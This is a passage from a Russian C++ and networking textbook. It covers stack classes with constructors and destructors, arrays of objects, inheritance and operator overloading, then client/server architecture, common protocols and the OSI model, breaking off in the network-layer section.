Для компиляции программы с помощью *g++* используйте опцию *-pedantic*, иначе получите сообщение об ошибке, связанное с использованием константы SIZE (другие компиляторы, возможно, не будут "ругаться"):

```
g++ 69.cpp -o 69 -pedantic
```




Рис. 2.1. Результат работы программы из листинга 2.1

Теперь проанализируем программу. Класс ***stack*** содержит две приватных (закрытых) переменных *stck* и *tos*. Массив **stck** содержит символы, добавленные в стек, а **tos** содержит индекс вершины стека. Функция pop() выталкивает символ со стека, функция push() добавляет символ в стек, а функция init() инициализирует стек.

Внутри функции main() мы создаем два стека – **s1** и **s2**, в который добавляем символы. Оба объекта стека абсолютно независимы друг от друга и нет никакого способа заставить стек **s1** повлиять на **s2** и наоборот. У каждого объекта собственная копия членов *stck* и *tos*. Вы должны понимать, что хотя все объекты класса имеют общие функции-члены, каждый объект работает со своими собственными данными.

2.2. Конструкторы и деструкторы

Обратите внимание на программу из листинга 2.1. После создания объектов типа **stack**, мы вызываем функцию init() для каждого объекта, которая выполняет инициализацию стека, а именно устанавливает *tos* в *0*. Если этого не сделать, значение *tos* не будет определено и дальше все зависит от компилятора. Некоторые могут инициализировать переменную, установив ее в *0*, некоторые же ничего не будут делать, тогда ошибка времени выполнения гарантирована.

Было бы хорошо, чтобы функция инициализации вызывалась автоматически. Ведь вы можете легко забыть ее вызвать или вызвать, но не для всех объектов – для **s1**, например, вызовите, а для **s2** – забудете. Да и вообще это неудобно – вызывать функцию инициализации вручную.

Разработчики языка C++ также так думаю, поэтому они разработали конструкторы и деструкторы. Конструктор класса вызывается всякий раз при создании объекта этого класса. Код нашей функции *init* идеально было бы поместить в конструктор класса – тогда вы никогда не забудете инициализировать объект.

Функция-деструктор вызывается при удалении объекта. Код этой функции обычно содержит освобождение выделенной памяти, закрытие соединения с базой данных или Интернет-сервером, закрытие файла и т.д. Наша программа ничего такого не делает, поэтому в деструкторе прямой необходимости нет.

Функция-конструктор называется так же, как и класс. Объявляется он так:

```
stack::stack()
{
}
```

Имя деструктора предваряется тильдой ~:

```
stack::~stack()
{
}
```

Код программы, использующей конструкторы и деструкторы, приведен в листинге 2.2. Обратите внимание: теперь init() можно не вызывать, но саму функцию init() я оставил в классе – вдруг понадобится в процессе работы со стеком выполнить заново инициализацию. Инициализация стека осуществляется автоматически с помощью конструктора. Деструктор просто выводит сообщение о том, что он работает – для демонстрации его возможностей (в нашей простой программе в нем нет необходимости).

Листинг 2.2. Стек с конструктором и деструктором

```
#include <iostream>
using namespace std;

const int SIZE = 26;

class stack {
  char stck[SIZE];
  int tos;
public:
  stack();
  ~stack();
  void init();
  void push(char ch);
  char pop();
};

stack::stack()
{
  cout << "Инициализируем стек\n";
  tos = 0;
}

stack::~stack()
{
  cout << "Работает деструктор...\n";
}

void stack::init()
{
  tos = 0;
}

void stack::push(char ch)
{
```

```
  if (tos==SIZE) {
     cout << "Стек полон!" << endl;
     return;
  }
  stck[tos] = ch;
  tos++;
}

char stack::pop() {
  if (tos==0) {
    cout << "Стек пуст" << endl;
    return 0;
  }
  tos--;
  return stck[tos];
}

int main()
{
  stack s1, s2;
  int i;

  s1.push('a');
  s2.push('b');
  s1.push('c');
  s2.push('d');
  s1.push('e');
  s2.push('f');

  for (i=0; i<3; i++) cout << s1.pop() << " ";
  cout << endl;
  for (i=0; i<3; i++) cout << s2.pop() << " ";
  cout << endl;
}
```

У нашей программы есть один недостаток. Она выводит строки "Инициализируем стек" и "Работает деструктор", но при этом непонятно, какой стек инициализируется и какой разрушается.

Конструкторы могут принимать параметры. Это свойство конструкторов мы будем использовать для идентификации стеков. Мы добавим еще один член – stackID типа *int*, затем добавим параметр *id* к нашему конструктору:

```
stack::stack(int id)
{
```

```
  stackID = id;
  cout << "Инициализируем стек " << stackID << endl;
  tos = 0;
}
```




Рис. 2.2. Конструктор и деструктор

Конструктор устанавливает ID стека и выводит информацию об этом. Аналогично, деструктор будет выглядеть так:

```
stack::~stack()
{
  cout << "Деструктор стека #" << stackID << " выполняется...\n";
}
```

Инициализация объектов типа *stack* будет выглядеть так:

```
stack s1(1), s2(2);
```

Полный код программы приведен в листинге 2.3. Результат выполнения изображен на рис. 2.3.

Листинг 2.3. Идентификация стеков

```
#include <iostream>
using namespace std;

const int SIZE = 26;

class stack {
  char stck[SIZE];        // Элементы стека
  int tos;                // Вершина стека
  int stackID;            // ID стека
public:
  stack(int id);          // Конструктор класса
  ~stack();               // Деструктор
  void init();            // Инициализация стека
  void push(char ch);     // Добавить символ в стек
  char pop();             // Вытолкнуть символ из стека
};

stack::stack(int id)
{
  stackID = id;     // Устанавливаем ID стека
  cout << "Инициализация стека " << stackID << endl;
  tos = 0;
}

stack::~stack()
{
  cout << "Деструктор стека #" << stackID << " выполняется...\n";
}

void stack::init()
{
  tos = 0;
}

void stack::push(char ch)
{
  if (tos==SIZE) {
     cout << "Стек полон!" << endl;
     return;
  }
  stck[tos] = ch;
  tos++;
}

char stack::pop() {
```

```
  if (tos==0) {
    cout << "Стек пуст" << endl;
    return 0;
  }
  tos--;
  return stck[tos];
}

int main()
{
  // Создаем объекты и устанавливаем их ID
  stack s1(1), s2(2);
  int i;

  // Добавляем элементы в стеки
  s1.push('a');
  s2.push('b');
  s1.push('c');
  s2.push('d');
  s1.push('e');
  s2.push('f');

  // Выводим содержимое стеков
  for (i=0; i<3; i++) cout << s1.pop() << " ";
  cout << endl;
  for (i=0; i<3; i++) cout << s2.pop() << " ";
  cout << endl;
}
```




Рис. 2.3. Результат идентификации стеков

2.3. Массивы объектов

Объекты – это обычные переменные. Следовательно, мы можем создать массив таких переменных, то есть массив объектов. В листинге 2.4 создан демо-класс и массив объектов этого класса. Заодно этот пример показывает, как описываются простые функции класса. Также обратите внимание на то, как вызываются функции-члены класса для каждого элемента массива: имя массива индексируется, затем к члену применяется оператор доступа, за которым следует имя вызываемой функции-члена класса.

Листинг 2.4. Массив объектов

```
#include <iostream>
using namespace std;

class demo {
  int a;
public:
  void set_a(int n) { a = n; }
  int get_a() { return a; }
};

int main()
{
  demo ar[3];
  int i;

  for (i=0; i<3; i++) ar[i].set_a(i);
  for (i=0; i<3; i++) cout << ar[i].get_a() << " ";
  cout << endl;

  return 0;
}
```

Теперь усложним задачу. Представим, что наш демо-класс использует конструктор с параметром. Как тогда инициализировать массив? В этом случае значения, которые будут переданы конструкторам, указываются в фигурных скобках (см. лист. 2.5).

Листинг 2.5. Массив объектов, конструктор которых принимает аргумент

```
#include <iostream>
using namespace std;

class demo {
  int a;
public:
  demo(int n) { a = n; }
  int get_a() { return a; }
};

int main()
{
  demo ar[3] = {3, 2, 1};
  int i;

  for (i=0; i<3; i++) cout << ar[i].get_a() << " ";
  cout << endl;

  return 0;
}
```

Данная программа выведет *3 2 1* – именно эти числа мы передавали при объявлении массива (рис. 2.4).

Рис. 2.4. Результат работы программ из лист. 2.4 и 2.5

2.4. Наследование

Наследование – это один из краеугольных принципов объектно-ориентированного программирования. Допустим, есть какой-то базовый класс, функциональность которого вам нужно расширить. Вы создаете производный класс на его базе и вам не нужно повторять в нем функционал базового класса – он будет унаследован.

Наследование описывается так:

```
class имя_производного_класса: доступ имя_базового_класса {
//
};
```

Здесь доступ – это модификатор доступа, который может быть *public*, *private* или *protected*. Чаще всего используются *public* или *private*. В первом случае все открытые члены базового класса останутся открытыми и в производном. Во втором (private) все открытые члены базового класса в производном станут закрытыми.

Пример наследования приведен в листинге 2.6.

Листинг 2.6. Пример наследования класса

```
#include <iostream>
using namespace std;

class parent {
  int x;
public:
  void setx(int n) { x = n; }
  void showx() { cout << x << endl; }
};

class child: public parent {
  int y;
public:
  void sety(int n) { y = n; }
  void showy() { cout << y << endl; }
};
```

```
int main() {
  child ob;

  ob.setx(100); // получаем доступ к члену базового класса
  ob.sety(200); // получаем доступ к члену производного класса

  ob.showx(); // доступ к члену базового класса
  ob.showy(); // доступ к члену производного класса

  return 0;
}
```

Если мы укажем модификатор доступа *private*, то получим ошибку при обращении к членам базового класса, а именно:

```
  ob.setx(100); // получаем доступ к члену базового класса
  ob.showx(); // доступ к члену базового класса
```

2.5. Перегрузка операторов

Представим, что у нас есть какой-то класс *coord*:

```
coord a, b, c;
```

Что произойдет, когда мы попытаемся сложить два объекта этого класса:

```
c = a + b;
```

Механизм перезагрузки операторов как раз и позволяет определить, что же произойдет. В листинге 2.7 мы перегрузили операторы + и - для класса *coord*, содержащего координаты точки в двухмерном пространстве (*x* и *y*).

Листинг 2.7. Пример перезагрузки операторов + и -

```
#include <iostream>
using namespace std;
```


```
class coord {
  int x, y;
public:
  coord() { x = 0; y = 0;}
  coord(int i, int j) { x = i; y = j; }
  void get_xy() { cout << "X: " << x << " Y: " << y << endl; }
  coord operator+(coord ob2);
  coord operator-(coord ob2);
};

coord coord::operator+(coord ob2) {
  coord temp;
  temp.x = x + ob2.x;
  temp.y = y + ob2.y;
  return temp;
}

coord coord::operator-(coord ob2) {
  coord temp;
  temp.x = x - ob2.x;
  temp.y = y - ob2.y;
  return temp;
}

int main()
{
  coord a(100, 200), b(50, 70), c, d;

  c = a + b;
  d = a - b;
  c.get_xy();
  d.get_xy();

  return 0;
}
```

Наши функции *operator+* и *operator-* возвращают объект типа *coord*. Внутри каждый из операторов производит вычисление координат: к текущим координатам *x* и *y* добавляются координаты *x* и *y* второго объекта (ob2) и все это помещается в объект **temp**, который и возвращается оператором.

Затем возвращенные объекты присваиваются соответствующим переменным типа *coord*, в нашем случае это переменные *c* и *d*.

Глава 3.

Пишем приложение клиент/сервер



3.1. Архитектура сети

3.1.1. Введение в архитектуру клиент/сервер

Первым делом, прежде, чем приступить к написанию приложения клиент/сервер, нужно разобраться в самой архитектуре клиент-серверного приложения. Сразу нужно отметить, что углубляться в технические подробности мы не станем – для этого существует множество другой литературы, но азы сетевого взаимодействия и протокола TCP/IP вы должны знать.

Существуют две основные архитектуры сети: **одноранговая** (peer-to-peer) и **клиент/сервер** (client/server), причем вторая практически вытеснила первую. В одноранговой сети все компьютеры равны – имеют один ранг. Любой компьютер может выступать как в роли сервера, то есть предоставлять свои ресурсы (файлы, принтеры) другому компьютеру, так и в роли клиента, другими словами – использовать предоставленные ему ресурсы. Одноранговые сети преимущественно распространены в домашних сетях или небольших офисах. В самом простом случае для организации такой сети нужно всего лишь пара компьютеров, снабженных сетевыми адаптерами, но мы обещали сильно не углубляться.

Когда сеть создана физически (есть среда передачи и компьютеры могут обмениваться данными), нужно настроить сеть программно. Для этого на компьютерах используются операционные системы с поддержкой сетевых функций. По сути, операционных систем без поддержки сети уже не осталось, хотя раньше они были. Взять ту же MS-DOS, даже с оболочкой Windows, она не поддерживала сеть и если вам бы понадобились сетевые функции, вам пришлось бы устанавливать другую "операционку".

Единственное ограничение доступа, которое возможно в одноранговой сети, это использование пароля для доступа к какому-нибудь ресурсу. Для того, чтобы получить доступ к этому ресурсу, например, принтеру, нужно знать пароль. Это называется управлением доступом на уровне ресурсов.

В сети клиент/сервер используется другой способ управления доступом – на уровне пользователей. В этом случае можно разрешить доступ к ресурсу только определенным пользователям. Например, ваш компьютер А через сеть могут использовать два пользователя: Иванов и Петров. К этому компьютеру подключен принтер, который можно использовать по сети. Но вы не хотите, чтобы кто угодно печатал на вашем принтере, и установили пароль для доступа к этому ресурсу. Если у вас одноранговая сеть, то любой, кто узнает этот пароль, сможет использовать ваш принтер. В случае с сетью клиент/сервер вы можете разрешить использовать ваш принтер только Иванову или только Петрову (можно и обоим).

Для получения доступа к ресурсу в сети клиент/сервер пользователь должен ввести свой уникальный идентификатор – *имя пользователя* (login – логин) и *пароль* (password). Логин пользователя является общедоступной информацией и это правильно: возможно, если кто-нибудь захочет отправить пользователю сообщение по электронной почте, то для этого ему достаточно знать его логин (естественно, и имя сервера электронной почты, который "знает" этого пользователя).

Использование логина и пароля для доступа к ресурсам называется ***аутентификацией пользователя*** (*user authentication*). Существуют и другие виды аутентификации, например, аутентификация источника данных или однорангового объекта, но сейчас мы рассматривать их не будем. В любом случае, *аутентификация* – это проверка подлинности.

После рассмотрения архитектуры одноранговой сети можно прийти к выводу, что единственное преимущество этой архитектуры – это ее простота и дешевизна. Сети клиент/сервер обеспечивают более высокий уровень производительности и безопасности.

В отличие от одноранговой сети, в сети клиент/сервер существует один или несколько главных компьютеров – серверов. Все остальные компьютеры сети называются *клиентами* или *рабочими станциями* (*workstations*). Как я уже писал выше, *сервер* – это специальный компьютер, которые предоставляет определенные услуги другим компьютерам. Существуют различные виды серверов (в зависимости от предоставляемых ими услуг): контроллеры домена (как раз и управляют аутентификацией и предоставлением ресурсов в Windows-сетях), серверы баз данных, файловые серверы, серверы печати (принт-серверы), почтовые серверы, Web-серверы и т.д.

Какие функции будет выполнять сервер, зависит от установленного на него программного обеспечения и от того, как оно настроено. Взять типичный веб-сервер, на котором хранится сайт. На компьютере, именуемом "сервером" запущено как минимум три приложения:

- **apache2** или **nginx** – приложение, выполняющее роль веб-сервера. К нему можно обратиться по протоколу HTTP (HyperText Transfer Protocol)/ HTTPS (HTTP Secure) для обмена информацией.
- **mysqld** – приложение, являющееся сервером баз данных. Для взаимодействия с базой данных используется язык SQL.
- **proftpd** – сервер обмена файлами по протоколу File Transfer Protocol – используется для обмена файлами с веб-сервером, по сути файлы сайта загружаются или с помощью FTP или по протоколу SSH.

Часто так и бывает, что сервер сочетает в себе функции нескольких серверов – довольно расточительно разносить эти функции на разные серверы, подобное разделение можно встретить только в крупных проектах, где в нем есть смысл. Там может быть даже несколько серверов для одной и той же функции, например, два веб-сервера для сайта, два сервера базы данных с настроенной репликацией – все это делается для обеспечения отказоустойчивости.

3.2. Протокол и интерфейс

Теперь пора уже перейти к протоколам, в частности, к протоколу TCP/IP, который лежит в основе сети Интернет. **Протокол** – это совокупность правил, определяющая взаимодействие абонентов вычислительной системы (в

нашем случае – сети) и описывающая способ выполнения определенного класса функций. Еще один термин, который мы будем часто употреблять, интерфейс. **Интерфейс** – это средства и правила взаимодействия компонент системы между собой. Чтобы лучше понять значения этих терминов, обратите внимание на рис. 3.1. На этом рисунке изображены две системы (компьютера) – *A* и *B*.




Рис. 3.1. Протоколы и интерфейсы

Из рис. 3.1 видно, что средства, которые обеспечивают взаимодействие модулей разных уровней в рамках *одной системы* (например, *B1* и *B2*), называются интерфейсом, а средства, обеспечивающие взаимодействие компонент одного уровня *разных систем* (например, *A1* и *B1*), называются протоколом. Протокол и интерфейс можно сравнить еще и так: разговор двух директоров разных предприятий можно назвать протоколом, а разговор директора и подчиненного одного предприятия можно считать интерфейсом. Как вы уже догадались, разговор сотрудников разных предприятий будет протоколом.

Теперь, когда мы уже знаем, что означает слово "протокол", перейдем к рассмотрению основных протоколов. Самым главным – святыней всех святынь – является **протокол TCP/IP**.

- **TCP/IP** (*Transmission Control Protocol/Internet Protocol – Протокол Управления Передачей/Интернет протокол*) – это базовый транспортный сетевой протокол. На этом протоколе основана вся сеть Интернет.
- Следующий важный протокол – это **RIP** (Routing Information Protocol). Протокол RIP используется для маршрутизации пакетов в компьютерных сетях. Для маршрутизации также используется протокол OSPF (Open Shortest Path First), который является более эффективным, чем RIP.

- **ICMP** (Internet Control Message Protocol) – протокол межсетевых управляющих сообщений. Существует несколько типов данного протокола, которые используются для определенных целей (установление соединение, проверка доступности узла).
- **FTP** (File Transfer Protocol) – протокол передачи файлов. Служит для обмена файлами между системами. Например, вам нужно передать файл на сервер или, наоборот, скачать файл с сервера. Для этого вам нужно подключиться к файловому серверу (он же FTP-сервер) и выполнить необходимую вам операцию. Подключение осуществляется с помощью FTP-клиента. Простейший FTP-клиент входит в состав практически любой операционной системы. Обычно для запуска FTP-клиента нужно ввести команду **ftp**.
- **HTTP** (Hyper Text Transfer Protocol) – протокол обмена гипертекстовой информацией, то есть документами HTML. Протокол HTTP используется Web-серверами. HTTP-клиенты называются браузерами.
- **HTTPS (HTTP Secure)** – защищенная версия протокола HTTP. В отличие от своего предшественника, HTTPS передает информацию в зашифрованным виде, что существенно усложняет ее перехват (в первую очередь речь идет о передаваемых по сети паролях и финансовой информации).
- **POP** (Post Office Protocol) – протокол почтового отделения. Этот протокол используется для получения электронной почты с почтовых серверов. А для передачи электронной почты служит протокол **SMTP** (Simple Mail Transfer Protocol) – протокол передачи сообщений электронной почты.

3.2.1. Модель OSI

В начале 80-х годов международной организацией по стандартизации (ISO – International Organization for Standardization) была разработана *модель взаимодействия открытых систем* (OSI – Open System Interconnection). Почему именно "открытых", думаю, ясно: все мы знаем русский язык, который и является этим *открытым соглашением*. В другой литературе вы можете встретить и другие названия этой модели: сокращенное – модель OSI или более полное – семиуровневая модель взаимодействия открытых систем OSI.

Средства взаимодействия (см. рис. 3.2) в модели OSI делятся на семь уровней:

1. Физический.
2. Канальный.
3. Сетевой.
4. Транспортный.
5. Сеансовый.
6. Представительный.
7. Прикладной.




Рис. 3.2. Модель OSI

Благодаря этому задача сетевого взаимодействия разбивается на несколько более мелких задач. Это позволяет при разработке новых способов и инструментов сетевого взаимодействия не разрабатывать их заново целиком и полностью, а использовать уже готовые решения, заменив только некоторые его части. Непосредственно друг с другом взаимодействуют только физические уровни. Все остальные уровни напрямую взаимодействуют только с выше- и нижележащими уровнями: пользуются услугами нижележащего и предоставляют услуги вышележащему. Друг с другом такие уровни контактируют косвенным образом, через посредство нижележащих уровней.

Примечание. В некоторых случаях сетевого взаимодействия физический уровень как таковой отсутствует, при этом его функции выполняет самый низлежащий уровень.

Из рис. 3.2 видно, что по мере прохождения сообщения через уровни модели OSI к пересылаемым данным добавляется служебная информация, свидетельствующая о прохождении данных через определенный уровень.

Рассмотрим взаимодействие двух компьютеров более подробно на примере файловой службы. Допустим, нам (*компьютер 1*) нужно записать какую-нибудь информацию в файл на удаленном *компьютере 2*. Обычное сообщение состоит из заголовка и поля данных. В заголовке содержится различная служебная информация. Как изменяется заголовок видно из рис. 3.2. Например, в заголовке может содержаться информация о нашем компьютере (его адрес), компьютере получателя, а также имя и расположение файла, в который нужно записать информацию. Поле данных может быть и пустым, но в нашем случае, очевидно, содержит информацию, которую нужно записать в файл.

Приложение (*процесс 1*) формирует стандартное сообщение, которое передается прикладному уровню. Точнее, *процесс 1* работает на прикладном уровне.

После формирования сообщения прикладной уровень передает его представительному уровню. На этом уровне в заголовок добавляются указания для представительного уровня компьютера-адресата. Потом сообщение передается сеансовому уровню, который добавляет свою информацию и т.д. *Процесс вложения одного протокола в другой называется* ***инкапсуляцией***.

Когда сообщение поступает на компьютер-адресат, оно принимается физическим уровнем и передается вверх с уровня на уровень. Каждый уровень анализирует содержимое заголовка своего уровня, выполняет содержащиеся в нем указания, затем удаляет относящуюся к себе информацию из заголовка и передает сообщение далее вышележащему уровню. Этот процесс называется *декапсуляцией*. Далее приведено описание уровней взаимодействия.

Физический уровень (Physical Layer)

Физический уровень передает биты по физическим каналам связи, например, коаксиальному кабелю или витой паре. На этом уровне определяются

характеристики электрических сигналов, которые передают дискретную информацию, например: тип кодирования, скорость передачи сигналов. К этому уровню также относятся характеристики физических сред передачи данных: полоса пропускания, волновое сопротивление, помехозащищенность.

Функции физического уровня реализуются сетевым адаптером или последовательным портом. Примером протокола физического уровня может послужить спецификация 100Base-TX (технология Ethernet).

Канальный уровень (Data link Layer)

Канальный уровень отвечает за передачу данных между узлами в рамках одной локальной сети. Узлом будем считать любое устройство, подключенное к сети.

Этот уровень выполняет адресацию по физическим адресам (**MAC-адресам**), "вшитым" в сетевые адаптеры предприятием-изготовителем. Каждый сетевой адаптер имеет свой *уникальный* MAC-адрес, то есть вы не найдете две сетевые платы с одним и тем же MAC-адресом.

Канальный уровень переводит поступившую с верхнего уровня информацию в биты, которые потом будут переданы физическим уровнем по сети. Он разбивает пересылаемую информацию на фрагменты данных – *кадры* (*frames*).

На этом уровне открытые системы обмениваются именно кадрами. Процесс пересылки выглядит примерно так: канальный уровень отправляет кадр физическому уровню, который отправляет кадр в сеть. Этот кадр получает каждый узел сети и проверяет, соответствует ли адрес пункта назначения адресу этого узла. Если адреса совпадают, канальный уровень принимает кадр и передает наверх вышележащим уровням. Если же адреса не совпадают, то он просто игнорирует кадр.

В используемых в локальных сетях протоколах канального уровня заложена определенная топология. Топологией называется способ организации физических связей и способы их адресации. Канальный уровень обеспечивает доставку данных между узлами в сети с определенной топологией, то есть для которой он разработан. К основным топологиям (см. рис. 3.3) относятся:

- Общая шина
- Кольцо
- Звезда




Рис. 3.3. Основные топологии локальных компьютерных сетей

Протоколы канального уровня используются компьютерами, мостами, маршрутизаторами. Глобальные сети (в том числе и Интернет) редко обладают регулярной топологией, поэтому канальный уровень обеспечивает связь только между компьютерами, соединенными индивидуальной линией связи. При этом для доставки данных через всю глобальную сеть используются средства сетевого уровня (протоколы "точка-точка"). Примерами протоколов "точка-точка" могут послужить PPP, LAP-B.

Сетевой уровень (Network Layer)

Данный уровень служит для образования единой транспортной системы, которая объединяет несколько сетей. Другими словами, сетевой уровень обеспечивает межсетевое взаимодействие.

Протоколы канального уровня передают кадры между узлами только в рамках сети с соответствующей топологией. Проще говоря – в рамках одной сети.

Нельзя передать кадр канального уровня узлу, который находится в другой сети. Данное ограничение не позволяет строить сети с развитой структурой или сети с избыточностью связей. Построить одну *большую* сеть также не возможно из-за физических ограничений. К тому же даже если построить довольно большую сеть (например, спецификация 10Base-T позволяет ис-

